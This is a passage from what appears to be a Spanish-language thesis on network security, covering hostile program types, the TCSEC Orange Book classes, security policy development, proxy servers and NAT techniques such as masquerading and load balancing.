Dentro de las amenazas que vale la pena resaltar son las ofrecidas por los programas hostiles, ocasionados por errores no intencionales, desarrollo y mala instalación o por voluntad de un programador, pueden provocar mal funcionamiento o pérdida de información. Entre los programas hostiles más comunes están: los caballos de Troya, programas salami (redondean cálculos financieros a favor del programador), canales ocultos, puertas traseras, bombas lógicas o de tiempo, programas voraces (consumo de recursos como CPU o memoria), virus, gusanos, etc. Ver apartado de ataques.

2.1.3.1 Clasificación de los sistemas operativos

Debido a la alta participación de los niveles militares principalmente en los Estados Unidos, a través del Departamento de defensa (DoD) quien a través del organismo National Computer Security Center (NCSC) publicó en 1985 un documento titulado Trusted Computer Systems Evaluation Criteria [TCSEC] conocido informalmente como el Libro Naranja, específica diferentes niveles de seguridad en hardware, software y firmware, así como metodologías de evaluación de los sistemas informáticos respecto a su seguridad. Los criterios de evaluación están jerarquizadas en cuatro divisiones: D, C, B y A expresando esta división requerimientos progresivos de seguridad. En algunas divisiones hay subdivisiones llamadas clases. A continuación se describe esta clasificación:

División D: Protección mínima, se otorga a un sistema que no cumple los requisitos mínimos.

División C: Protección discrecional.

Clase C1: Protección mediante seguridad discrecional, separación entre usuarios y datos.

Clase C2: Protección mediante control de accesos, añade a la anterior facilidades de contabilidad y auditoria para los objetos.

División B: Protección obligatoria.

Clase B1: Protección mediante etiquetas. Adiciona el concepto de compartimiento.

Clase B2: Protección estructurada. Posee un modelo de seguridad formal, revisado y probado, con un control de acceso tanto obligatorio como discrecional y los mecanismos de autenticación deben ser reforzados.

Clase B3: Dominios de seguridad. Los sujetos y objetos del sistema son agrupados en dominios lo que permite una mejor estructuración de la seguridad.

División A: Protección verificada.

Clase A1: Diseño verificado. Funcionalmente es igual a la clase B3 pero añade especificaciones de diseño y técnicas de verificación formal, que garantice que las funciones de seguridad han sido correctamente implementadas.

2.2 Resumen del capitulo 2

En este capitulo se presentó la teoría de los ataques, subdividiéndolos por el tipo de acceso y por su forma. Los ataques de mayor impacto y los más comunes son los de negación de servicio, este tipo de ataque es el que realizan primero los principiantes y que los llevan a iniciarse como crackers. Después pasan a ataques más elaborados como los de rastreo de tráfico en redes remotas o ganar acceso de administrados en máquinas remotas.

3 Soluciones de seguridad

3.1 Control de acceso

3.1.1 Políticas de seguridad

Para lograr un efectivo control sobre todos los componentes que conforman la red y asegurar que su conectividad con otras redes no sea algo frágil, es necesario primero establecer con exactitud que recursos de la red y servicios se desean proteger, de tal manera que esté preparado para conectar su red con el resto del mundo. Esto implica el estudio y definición de los aspectos necesarios para la planeación de la seguridad de la red, análisis de riesgos, identificación de recursos y amenazas, uso de la red y sus responsabilidades, planes de acción o contingencia, etc.

3.1.1.1 Definición

Una política de seguridad es un conjunto de leyes, reglas y prácticas que regulan como una organización maneja, protege y distribuye información sensitiva. Este documento se convierte en el primer paso para construir barreras de protección efectivas. Es importante tener una política de seguridad de red efectiva y bien estructurada que pueda proteger la inversión y recursos de información de su compañía. Sobre todo es importante que la organización defina claramente y valore que tan importantes son los recursos e información que se tienen en la red corporativa y dependiendo de esto justificar si es necesario que se preste la atención y esfuerzos suficientes para lograr un nivel adecuado de protección. La mayoría de las organizaciones poseen información sensible y secretos importantes en sus redes, esta información debería ser protegida contra el vandalismo del mismo modo que se hace con otros bienes valiosos como propiedades de la corporación y edificios de oficinas. [Anonimo, **Linux máxima seguridad** Prentice Hall, Person educación. Edición especial.]

Una política de seguridad en un sitio es requerida para establecer a lo largo de la organización un programa de como usuarios internos y externos interactúan con la red

de computadoras de la empresa, como implementar la arquitectura de la topología de red y donde se localizarán los puntos especiales de atención en cuanto a protección se refiere.

La definición de una política de seguridad de red no es algo en lo que se pueda establecer un orden lógico o secuencia aceptada de estados, debido a que la seguridad es algo muy subjetivo, cada negocio tiene diferentes expectativas, diferentes metas, diferentes formas de valorar lo que circula por su red, cada negocio tene distintos requerimientos para almacenar, enviar y comunicar información de manera electrónica; por esto nunca existe una sola política de seguridad aplicable a dos organizaciones diferentes. Además, así como los negocios evolucionan para adaptarse a los cambios en las condiciones del mercado, la política de seguridad debe evolucionar para satisfacer las condiciones cambiantes de la tecnología. Una política de seguridad de red efectiva es algo que todos los usuarios y administradores pueden aceptar y están dispuestos a reforzar, siempre y cuando la política no disminuya la capacidad de la organización, es decir la política de seguridad se debe implementar de tal forma que no interfiera con las tareas de los usuarios.

3.1.1.2 Razones para utilizar políticas de seguridad en un sitio

Existen muchos factores que justifican el establecimiento de políticas de seguridad para un sitio específico, pero las más determinantes son:

Ayudan a la organización a darle valor a la información.

- Es una infraestructura desde la cual otras estrategias de protección pueden ser desarrolladas.
- Proveen unas claras y consistentes reglas para los usuarios de la red corporativa y su interacción con el entorno.
- Contribuyen a la efectividad y direcciona la protección total de la organización.
- Pueden ayudar a responder ante requerimientos legales
- Ayudan a prevenir incidentes de seguridad.
- Proveen una guía cuando un incidente ocurre.

- Es una planeación estratégica del papel que juega la arquitectura de red al interior de la organización.
- Ayuda en la culturización de los usuarios para el uso de servicios de red e inculca el valor real que ellos representan.

3.1.1.3 Características de las políticas

Una política de seguridad es un plan elaborado de acuerdo con los objetivos generales de la organización y en el cual se ve reflejado el sentir corporativo a cerca de los servicios de red y recursos que se desean proteger de manera efectiva y que representan activos importantes para el normal cumplimiento de la misión institucional. Por esto la política de seguridad debe cumplir con ciertas características propias de este tipo de planes, como son:

- Debe ser simple y entendible (especifica).
- Debe estar siempre disponible.
- Se puede aplicar en cualquier momento a la mayoría de situaciones contempladas.
- Debe ser practicable y desarrollable.
- Se debe poder hacer cumplir.
- Debe ser consistente con otras políticas organizacionales.
- Debe ser estructurada.
- Se establece como una guía, no como una cadena a la cual se tenga que atar para siempre.
- Debe ser cambiante con la variación tecnológica.
- Una política debe considerar las necesidades y requerimientos de seguridad de todas las redes interconectadas como una unidad corporativa.

3.1.1.4 Desarrollo de una política de seguridad

El objetivo perseguido para desarrollar una política de seguridad de red oficial corporativa es definir las expectativas de la organización acerca del uso de la red y definir procedimientos para prevenir y responder a incidentes de seguridad provenientes del cada día más avanzado mundo de la comunicación global.

Definir una política de seguridad de red significa desarrollar procedimientos y planes que salvaguarden los recursos de la red contra pérdidas de datos, por lo tanto es muy importante analizar entre otros los siguientes aspectos:

- Determinar los objetivos y directrices de la organización.
- La política de seguridad debe estar acorde con otras políticas, reglas, regulaciones o leyes ya existentes en la organización; por lo tanto es necesario identificarlas y tenerlas en cuenta al momento de desarrollar la política de seguridad de redes.
- Identificación de los recursos disponibles.
- Establecer que recursos se quieren proteger
- Definir de quien se necesita proteger los recursos
- Identificación de posibles amenazas
- Que tan reales son las amenazas
- Que tan importante es el recurso
- Que medidas se pueden implantar para proteger sus bienes de una manera económica y oportuna
- Verificación frecuente de la política de seguridad de red para ver si los objetivos y circunstancias han cambiado.

En general, el costo de proteger las redes de una amenaza debe ser menor que el costo de la recuperación, si es que se ve afectado por la amenaza de seguridad. La política de seguridad debe ser comunicada a cada quien que usa un computador en la red con el fin de que sea ampliamente conocida y se pueda obtener una retroalimentación de los usuarios de la misma para efectos de revisiones periódicas y detección de nuevas amenazas o riesgos.

3.1.1.5 Identificación de elementos a proteger

El primer paso en la creación de la política de seguridad es crear una lista de todas las cosas que necesitan ser protegidas, esta lista debe ser regularmente actualizada. Algunos elementos a considerar entre otros son:

- Dispositivos: computadoras, tarjetas, teclados, terminales, estaciones de trabajo, impresoras, unidades de almacenamiento, líneas de comunicación, enrutadores, servidores de acceso remoto.
- Programas: Programas fuentes, programas objeto, utilidades, programas de diagnostico, sistemas operativos, programas de comunicaciones.
- Datos: Durante la ejecución, almacenado, línea, almacenados fuera de línea,
- Respaldos, rastreos de auditoria, bases de datos, en transito sobre los medios físicos de comunicación.
- Personas: usuarios, personal externo con uso de servicios locales.
- Documentación: de programas, dispositivos, procedimientos de administración local.
- Otros: medios magnéticos, papel, formas, etc.

3.1.1.6 Análisis de riesgo

El análisis de riesgos involucra la determinación de que se necesita proteger, contra qué lo necesita proteger, qué se necesita para protegerlo y como. Es el proceso de examinar los posibles riesgos y clasificarlos por nivel de severidad, esto involucra hacer decisiones costo-beneficio. Algunos riesgos incluyen:

- Acceso no autorizado.
- Servicios no disponibles.
- Descubrimiento de información sensitiva.
- Como resultado de este proceso se obtiene un esquema para pesar el riesgo contra la importancia del recurso, lo cual permite determinar cuanto esfuerzo se debe gastar en proteger el recurso.

3.1.1.7 Definición de políticas de uso aceptable

Los procedimientos antes descritos son una parte de la solución para el desarrollo de una política de seguridad pero no lo son en la totalidad, uno de los aspectos importantes para complementar es como los usuarios interactúan con la red y de allí se extraen elementos adicionales. Algunos otros factores a analizar es preguntarnos lo siguiente:

- A quien se le permite el uso de los recursos
- Cual es el uso apropiado para los recursos
- Quien está autorizado para garantizar acceso y aprobar el uso de recursos
- Quien puede tener privilegios para la administración del sistema
- Cuales son los derechos y responsabilidades de los usuarios
- Cuales son los derechos y responsabilidades de los administradores del sistema
- Que es información altamente sensible

3.1.1.8 Auditoria y revisión

Es necesario contar con herramientas que ayuden a determinar si hay una violación a las políticas de seguridad, para ello se debe aprovechar al máximo las herramientas incluidas en los sistemas operativos y utilidades de la red. La mayoría de sistemas operativos cuentan con bastantes rastros o archivos de log con el fin de informar de la actividad del sistema, el examen de estos logs son el primer paso efectivo para detectar el uso no autorizado del sistema.

Para tal efecto se pueden tomar acciones como:

- Comparar listas de usuarios actualmente conectados con listas históricas, para detectar anomalías o comportamientos irregulares.
- Examinar las facilidades de log del sistema para chequear mensajes de error inusuales del programas del sistema operativo, por ejemplo, un número grande de intentos fallidos de conexión a un usuario específico.
- Comparación de los procesos que están siendo ejecutados en las máquinas a tiempos diferentes pueden mostrar diferencias que lleven a detectar programas no autorizados o extraídos en ejecución, quizás lanzados por intrusos.

3.1.1.9 Comunicación a los usuarios

La política de seguridad debe ser informada a todos los usuarios de la red para que conozcan acerca del uso apropiado que rige su acceso o estación de trabajo especifico.

Además debe ir acompañada por una campaña educacional que indique como se espera que sean usados todos los recursos involucrados en la red corporativa y como se pueden proteger por ellos mismos de accesos no autorizados. Implantar una política de seguridad de red efectiva es un esfuerzo colectivo y como tal se deben proveer los medios para que los usuarios participen activamente en la definición de la misma y hagan aportes de lo que ellos mismo perciben de su interacción con la red. Si los usuarios perciben que la política reduce su productividad, se debe permitir que participen. Si es necesario se pueden añadir recursos adicionales a la red para asegurar que los usuarios pueden continuar haciendo su trabajo sin pérdida en la productividad. Para crear una política de seguridad de red efectiva es necesario encontrar un balance entre la protección y la productividad.

3.1.2 Proxy

3.1.2.1 Introducción

Este tipo de servicio se usa principalmente para controlar, o supervisar, el tráfico tanto hacia el interior de la red como hacia el exterior. Algunos Proxy de aplicación ocultan los datos solicitados. Lo que reduce el ancho de banda así como el acceso a los mismos datos del usuario. Ofrece una inequívoca prueba de lo que fue transferido.

Existen tres tipos de servidores Proxy:

a) Servidores Proxy de Aplicación - son los que hacen el trabajo por el usuario.
b) Servidores Proxy SOCKS - establecen conexiones entre puertos.
c) Servidores Proxy transparente. (Ver tema 3.1.3 “NAT” para mayores detalles)

3.1.2.2 Servidor de aplicación

El mejor ejemplo es el de una persona que se comunica con otra computadora y, desde allí, establece contacto con el mundo exterior. Con un servidor Proxy de aplicación el proceso se automatiza. Cuando se comunica con el mundo exterior el cliente le envía primero al servidor Proxy. El servidor Proxy establece la comunicación con el servidor que ha solicitado (el mundo exterior) y le devuelve los datos. Los servidores Proxy se encargan de manejar todas las comunicaciones, característica que

le permite registrar todo lo que se haga. Los servidores Proxy http (Web) tienen muy en cuenta el URL a los que se conecten. Los Proxy FTP incluyen cada archivo que se descargue. Incluso pueden filtrar las palabras inapropiadas de los sitios que visite o rastrear esos lugares en busca de virus. Los servidores Proxy de aplicación pueden autenticar a los usuarios. Antes de establecer una conexión con el exterior, el servidor le puede pedir que se identifique primero. A un usuario de la red le pediría una identificación para cada sitio que visite teniendo así una herramienta de seguridad del más alto nivel.

Es necesario aclarar que el servidor Proxy para cada uno de los servicios puede estar en sistemas separados teniéndose una computadora dedicada para hacer Proxy con el tráfico Web y una diferente para FTP o SMTP (correo electrónico), mejorando el rendimiento y la disponibilidad del tráfico y los servidores.

3.1.2.3 Servidor Proxy SOCKS

Un servidor Proxy SOCKS se parece bastante a un panel de conmutación. Tan sólo establece la conexión entre su sistema y otro sistema externo.
La mayoría de los servidores SOCKS presentan el inconveniente de que sólo trabajan con conexiones del tipo TCP y como Firewall no suministran autenticación para los usuarios. Sin embargo, su ventaja es que registran los sitios a los que cada usuario se ha conectado.

3.1.2.4 Ventajas de un Proxy

- Menor coste: El programa y la instalación tienen un precio mucho menor que cualquier enrutador, el cual realizaría el enlace entre redes.

- Por medio de una sola conexión a Internet podemos conectar todo un grupo de máquinas, tantas como el servidor Proxy pueda procesar.

- Fácil instalación: La instalación emplea los dispositivos de la propia red local, por lo que se reduce a la configuración de los programas.

- Seguridad: El Proxy también actúa como una barrera (Firewall) adicional para limitar el acceso a la red local desde el exterior.

- Dirección IP única: El número IP es el que identifica a una computadora en Internet. Si se utiliza un Proxy basta un IP para toda la red local en lugar de un IP para cada una de las computadoras.

- Conexión automática (autodialing): No es necesario que la computadora que actúa como Proxy esté conectado permanentemente a Internet. Con esta función cada vez que un usuario realiza una petición el Proxy establece la conexión. Del mismo modo el Proxy la desconecta cuando no hay ninguna petición, todo ello automáticamente.

- Conexiones de protección. El servidor Proxy puede detectar cuando el acceso principal a Internet ha fallado y buscar una mejor alternativa.

- Cache: el servidor puede almacenar páginas Web en un espacio de disco apartado para esto, con el propósito de llamarlos a la hora en que se necesite, esto nos da una mayor rapidez ya que las páginas ya visitadas no son descargadas repetidas veces.

- Control de las conexiones y autenticación, es posible configurar al Proxy para que este realice conexiones solamente con sitios permitidos así como también puede interactuar con servidores de autenticación (Ver apartado de autenticación).

3.1.2.5 Desventajas de un Proxy

- Cuello de botella: el servidor se convierte en la parte medular de la conexión siendo este un punto de saturación.
- Si existe algún problema de conectividad en el Proxy, se pierde toda la comunicación.

3.1.2.6 Topología




Figura 3.1.1. Topología de Proxy

A cada una de las terminales conectadas al Proxy será necesario configurarle, ingresando la dirección IP y el puerto en el cual se realiza la conexión, esto significa que para cada uno de los servicios podemos tener un Proxy diferente, esto se muestra en la figura 3.1.1.

Cada uno de los servidores realizará la conexión en vez del que realmente la genera y posteriormente el servidor Proxy cederá los paquetes a la terminal, haciendo este proceso para las terminales invisible, lo que es cómodo para el usuario pero brindándole todas las ventajas que se mencionaron anteriormente.

3.1.3 NAT[3]

3.1.3.1 Introducción

Cuando la traducción de dirección de red se inventó, esto era un simple hecho para engañar la escasez de IP. Mientras tanto esto ha resultado estar útil en campos

[3] Desarrollo del tema basado en el sitio : http://www.suse.de/~mha/linux-ip-nat/diplom/node4.html

completamente diferentes en los que nadie había pensado en el principio, y hay probablemente muchos más usos útiles que no han sido encontrados aún.

Se puede dividir el tema en dos partes, la primera llamada NAT clásico, que significa que es el NAT original inventado a los principios de los noventas el cual es apoyado por RFC 1631, principalmente se tubo la intención de ahorrar IPs para no saturar Internet, la segunda parte introduce una forma más reciente del uso de NAT que no es utilizado para los propósitos originales pero se abre a campos adicionales, las razones principales son:

Conexiones con módem a Internet

La mayoría de los PSI (Proveedor de Servicios de Internet) le dan una sola dirección IP cuando se conecta con ellos. Puede enviar paquetes con cualquier dirección que le plazca, pero sólo obtendrá respuestas a los paquetes con esa IP de origen. Si desea utilizar varias máquinas diferentes (como una red casera) para conectarse a Internet a través de un enlace, necesita NAT.

Este es, de lejos, el uso más común de NAT hoy en día, conocido normalmente como «enmascaramiento» (masquerading) en el mundo de Linux.

Varios servidores

Puede que quiera cambiar el destino de los paquetes que entran en su red. Con frecuencia esto se debe (como antes), a que sólo tiene una dirección IP, pero desea que la gente sea capaz de llegar a las máquinas detrás de la que tiene la IP «real». Si rescribe el destino de los paquetes entrantes, podrá conseguirlo.

Una variante común de esto es el balanceo de carga, en la cual se toma un cierto número de máquinas, repartiendo los paquetes entre ellas. Este tipo de NAT se llamó reenvío de puerto (port-forwarding) en anteriores versiones de Linux.

Proxy transparente

Algunas aplicaciones requieren simular que cada paquete que pase por su máquina esté destinado a un programa en la propia máquina. Esto se utiliza

para hacer Proxy transparentes: un Proxy es un programa que se pone entre su red y el mundo real, filtrando las comunicaciones entre ambos. La parte transparente se debe a que su red nunca tendrá por qué enterarse de que está comunicándose con un Proxy, a menos, que el Proxy no funcione.

3.1.3.2 Los dos tipos de NAT

A NAT se le puede dividir en dos diferentes tipos: **Source NAT** (SNAT, por origen), y **Destination NAT** (DNAT, por destino).
[http ://www.suse.de/~mha/linux-ip-nat/diplom/node4.html#SECTION00041000000000000000]

Source NAT es cuando alteramos el origen del primer paquete: esto es, estamos cambiando el lugar de donde viene la conexión. Source NAT siempre se hace después del encaminamiento, justo antes de que el paquete salga por el cable. El enmascaramiento es una forma especializada de SNAT.

Destination NAT es cuando alteramos la dirección de destino del primer paquete: esto es, cambiamos la dirección a donde se dirige la conexión. DNAT siempre se hace antes del encaminamiento, cuando el paquete entra por el cable. El Port Forwarding (reenvío de puerto), el balanceo de carga y el Proxy transparente son formas de DNAT

3.1.3.3 Técnicas Clásicas NAT

Es básico saber que la traducción de dirección puede ser hecha estáticamente o dinámicamente. En el primer caso la asignación de NAT - IPs a la IPs original es ambiguo, pero en el caso último no lo es. En NAT estático una dirección IP original fija siempre es traducido a la misma NAT IP en cualquier momento, y ninguna otra IP es traducida a la misma dirección NAT - IP, mientras en NAT dinámico el NAT IP depende de varias condiciones de tiempo de ejecución y puede ser completamente diferente para cada conexión.

3.1.3.4 Traducción de Dirección de Red Estática

Con la traducción de dirección estática podemos traducir entre las redes que tienen el mismo tamaño (contienen el mismo número de IPs). Un caso especial es cuando ambas redes contienen solamente una IP, esto es la mascara de subred 255.255.255.255. Esta estrategia NAT es fácil de poner en práctica, ya que el proceso de traducción entero puede ser escrito como una línea que contiene unas transformaciones simples lógicas:

Dirección nueva = red nueva (o dirección vieja, NO mascara de subred).

Además, ninguna información sobre el estado de las conexiones que son traducidas necesitan ser guardadas, mirar cada paquete IP individualmente es suficiente. Las conexiones desde fuera de la red hacia dentro no son ningún problema, ellos solamente parecen tener IP diferente que sobre el interior, entonces NAT estático es casi completamente transparente.

Ejemplo**:**

- NAT regla: traduzca todo el IPS en la red 138.201.148 a IPS en la red 94.64.15, Netmask es 255.255.255.0 para ambas
- Ahora 138.201.148.27 es traducido a 94.64.15.27, etcétera

3.1.3.4.1 Traducción de Dirección Dinámica

La traducción de dirección dinámica es necesaria cuando el número de IPs para traducir no iguala el número de IPs a ser traducidas, o son iguales pero por cualquiera razón no es deseable tener un mapa de IPs estático. El número de comunicación de puntos de red generalmente es limitado por el número de NAT IPs disponibles. Cuando todo el NAT IPs es usado, entonces ninguna otra conexión puede ser traducida y por lo tanto deben ser rechazadas por el servidor NAT, por ejemplo reenviando los paquetes marcados como “anfitrión inalcanzable”. NAT dinámico es más complejo que NAT estático, ya que se deben guardar la conexión que comunica a los puntos de red y posiblemente hasta de las conexiones que requieren, mirando la información TCP en los paquetes.

El NAT dinámico también puede ser útil cuando hay bastante NAT IPs, esto es cuando las direcciones privadas son iguales a las públicas, ya que esto se utiliza como una medida de seguridad, ya que seria imposible para cualquier atacante obtener las IPs internas ya que estas cambian constantemente convirtiéndose así es una red "fantasma".

Las conexiones desde fuera son sólo posibles cuando el anfitrión que será alcanzado ya tiene un NAT - IP asignado, esto es si ya tiene una entrada en la mesa dinámica NAT, donde el servidor NAT mantiene la conexión del IP interno trazando un mapa de la correspondencia con el NAT IP. Por ejemplo, sesiones de FTP no pasivas, donde el servidor intenta establecer el canal de datos, no son ningún problema, desde cuando el servidor envía sus paquetes al CLIENTE FTP hay ya una entrada para el cliente, y es sumamente probable que todavía contenga la misma NAT – IP, el trazar un mapa de lo que estaba allí cuando el cliente estableció el canal de CONTROL FTP, a no ser que la sesión de FTP haya sido ociosa más tiempo que la interrupción de la entrada.

Sin embargo, si un extraño quiere establecer una conexión a un cierto anfitrión en el interior en un tiempo arbitrario hay dos posibilidades: el anfitrión interior no tiene una entrada y es por lo tanto inalcanzable, o tiene una entrada, pero el NAT - IP que debe ser usado es desconocido, excepto, desde luego, la IP para conectar es conocida por que el host interno se esta comunicando desde afuera. En el caso último, sin embargo, sólo se conoce el NAT - IP, pero no IP interno del anfitrión, y este conocimiento es válido sólo mientras la comunicación del anfitrión interno ocurre más la interrupción de la entrada en las tablas del servidor NAT.

3.1.3.4.2 Masquerading (NAPT)

Un caso muy especial de NAT dinámico es el masquerading. Esta es probablemente la clase que es usada más a menudo actualmente. Aquí muchos números de IP son ocultados detrás. En contraste con el NAT original dinámico, esto no significa que pueda haber sólo una conexión a la vez. En masquerading un número casi arbitrario

de conexiones es multiplexada usando los puertos TCP. El número de conexiones simultáneas es limitado sólo por el número de puertos disponibles.

Un problema especial de masquerading consiste en que algunos servicios sólo aceptan conexiones que vienen de puertos privilegiados para asegurar que esto no viene de un usuario ordinario. La asunción que sólo el súper usuario puede tener acceso sobre aquellos puertos no es tan válido, desde el DOS o máquinas desde Windows cada uno puede usarlos, algunos programas confían en esto y no pueden ser usados sobre una conexión masquerading. Masquerading por lo general usan puertos en la gama superior.

Conexiones entrantes son imposibles con masquerading, aún cuando un anfitrión tiene una entrada en la tabla de masquerading del dispositivo NAT, esta entrada es sólo válida para la conexión que está activa. Aun respuestas ICMP pertenecen a conexiones (reciben /puerto inalcanzable) no pasan al remitente automáticamente, pero debe ser filtrado y retransmitido por el software.

Las conexiones entrantes es imposible que se puedan tomar medidas adicionales para permitirlas, pero ellos no son parte del código de masquerading. Por ejemplo, podríamos configurar el servidor NAT para que reenviara todas las conexiones entrantes hacia el puerto Telnet en una computadora adentro de la red. Sin embargo, ya que se tiene solamente una IP que es visible en el exterior para habilitar conexiones entrantes para el mismo servicio, pero para máquinas diferentes en el interior el que se debe escuchar puertos diferentes, uno para cada servicio e IP interno. Ya que la mayor parte de servicios escuchan sobre los puertos conocidos que no pueden ser fácilmente cambiados, lo que no es conveniente ni sencillo de hacer, sobre todo no para servicios públicos. La única solución es tener tantas IPS (externas) como el número de servicios que proveerán. Una IP externa puede ser compartida por servicios diferentes, y luego ser remapeado hacia una IP externa diferente usando NAT.

La ventaja más grande de masquerading consiste en que ellos sólo necesitan una dirección IP oficial pero la red entera interna todavía puede tener acceso directamente a Internet. Esto es muy importante porque las direcciones IP se han hecho bastante caras. Mientras hay entradas de nivel de aplicación no necesitamos ninguna IPs o clase de NAT y un IP es siempre bastante, pero para algunos protocolos, por ejemplo todo los servicios basados en UDP, no hay solamente puerta de enlace entonces la conectividad directa IP es necesaria.

3.1.3.5 Otras Técnicas NAT

Mientras las tecnologías clásicas NAT sirven al objetivo de ahorrar direcciones durante un tiempo (medido en el Tiempo Internet) otros empleos para esta tecnología han sido encontrados, que es independiente de los problemas para los que NAT fue creado. Esto significa, NAT no será descontinuado por las soluciones a largo plazo (como IPV6) desarrollada para solucionar todos los problemas que la poca cantidad de IP provoca, ya que los campos completamente nuevos de uso han sido encontrados.

En los siguientes temas se muestran las nuevas utilizaciones que se le da a NAT.

3.1.3.5.1 Servidores Virtuales (Equilibrio de Carga)

Ya que al concepto de un servidor virtual se usa de muchas maneras, significa que se tiene una IP que representa al servidor virtual, para el que no hay ningún dispositivo verdadero al que esta IP pertenece, y varias otra IPS, para las que hay un dispositivo verdadero. Cuando un anfitrión se une a la IP virtual el dispositivo NAT cambia la dirección de destino, que es la IP virtual, contra un IP de uno de los dispositivos verdaderos. Según el algoritmo que es usado para seleccionar al servidor (verdadero) IP, servidores virtuales pueden servir varios objetivos. Ver figura 3.2.1

3.1.3.5.2 Equilibrio de Carga

El algoritmo usado para determinar que IP verdadero usar, por ejemplo: puede comprobar la carga sobre cada uno de estos servidores (contando los paquetes / segundo, lo que fluye por el dispositivo NAT a los servidores) y selecciona el IP del

servidor con la carga más ligera, así alcanzando una distribución relativamente igual del tráfico de la IP virtual sobre los servidores. El número de los algoritmos que podrían ser usados aquí es incontable, pero prácticamente ninguno de ellos puede garantizar el funcionamiento perfecto, ya que la carga claramente no puede ser definida. Podríamos, controlar un software sobre cada uno de los servidores que informan sobre la carga de la máquina sin embargo la carga de la máquina tal vez este predefinida y trazar un mapa de nuevas conexiones al sistema donde esté número es el más bajo. Esto requiere la comunicación entre las máquinas y la máquina NAT, entonces se podría preferir usar datos disponibles del enrutador, tales como número de conexiones que son redireccionados hacia la máquina, o se podría usar los datos que no están naturalmente disponibles en el enrutador, pero esto fácilmente puede ser obtenido, como el número medio de bytes o paquetes por segundo, el que una máquina actualmente se maneja.




Figura 3.1.2. Servidor Virtual

El elemento crítico aquí siempre será el algoritmo usado para alcanzar la distribución de igual carga. Se intenta medir la carga con mayor exactitud, los datos que se tiene que manejar en el NAT son muchos y la mayor dificultad el proceso de obtención de estos. Esto es de algún modo similar al principio incertidumbre de Heisenberg en la teoría cuántica, entonces debemos encontrar un modo de reducir al mínimo la perdida

por el “canje” entre lo cuesta determinar la carga y que uso se le puede dar al conocimiento obtenido. Hasta cuando asumimos que se puede encontrar un camino, para determinar con exactitud la carga (basado en la última definición de lo que la carga en realidad es) la práctica compensa esfuerzos: Ya que un paquete IP tiene un tamaño mínimo (como una cantidad quántum en la física) y, además, sólo podemos seleccionar a que máquina queremos enviar cuando una conexión nueva es abierta, nunca seremos capaces de alcanzar una distribución de carga infinitamente igual.

3.1.3.5.3 Sistemas de protección

Los servidores virtuales también pueden ser usados para alcanzar una disponibilidad más alta de un servicio, ya que el servicio proporcionado por el servidor virtual está disponible siempre y cuando los servidores verdaderos sean capaces de proporcionarlo.

Desde luego, el sistema matemático usado para el equilibrio de carga debe ser mejorado coherentemente para hacer cambios a la lista de servidores usados por el NAT, trazar un nuevo mapa de conexiones en cuanto uno de los servidores verdaderos este caído. Esto, sin embargo, no pertenece al código NAT, pero puede ser controlado mejor en las capas más altas, por medio de un sheell-script.

3.1.3.5.4 Rutas múltiples por destino

Como se vio en los apartados anteriores es posible usar NAT para distribuir la carga de varios servidores y alcanzar una disponibilidad más alta de los servicios de red.

Este mismo funcionamiento puede utilizarse para un fin distinto e igualmente poderoso, y es que se puede balancear la carga de redes completas, como se ha visto los sistemas virtuales que representan a varios puntos de red verdaderos, también es posible crear una conexión de red virtual que consiste en varios cables verdaderos que tienen las mismas ventajas y desventajas que la técnica de servidor virtual.

Si se plantea el caso real donde se tienen dos conexiones a Internet. Dos, porque se desea tener una mayor redundancia en caso de fallo. Cada sistema que necesita conexión a Internet necesita una dirección IP única, entonces se tiene una dirección para cada proveedor. Cuando se realiza una conexión a Internet se usa la IP de uno de los proveedores como IP local, y el mismo caso se da para el segundo proveedor, entonces se puede usar las dos IPs de cada uno de los proveedores, para enviar información al mismo destino

El sistema descrito tiene el potencial para solucionar el problema, es posible hacer la distribución de carga dejando a algunos sistemas usar al proveedor uno y otros el proveedor dos, y por lo tanto se tiene una disponibilidad más alta de la conexión a Internet, ya que es más improbable el que ambos abastecedores tengan una interrupción. Sin embargo, será difícil mantener el equilibrio de las cargas decidiendo cual máquina ocupara cual IP, y como se decide donde enviar cada paquete.

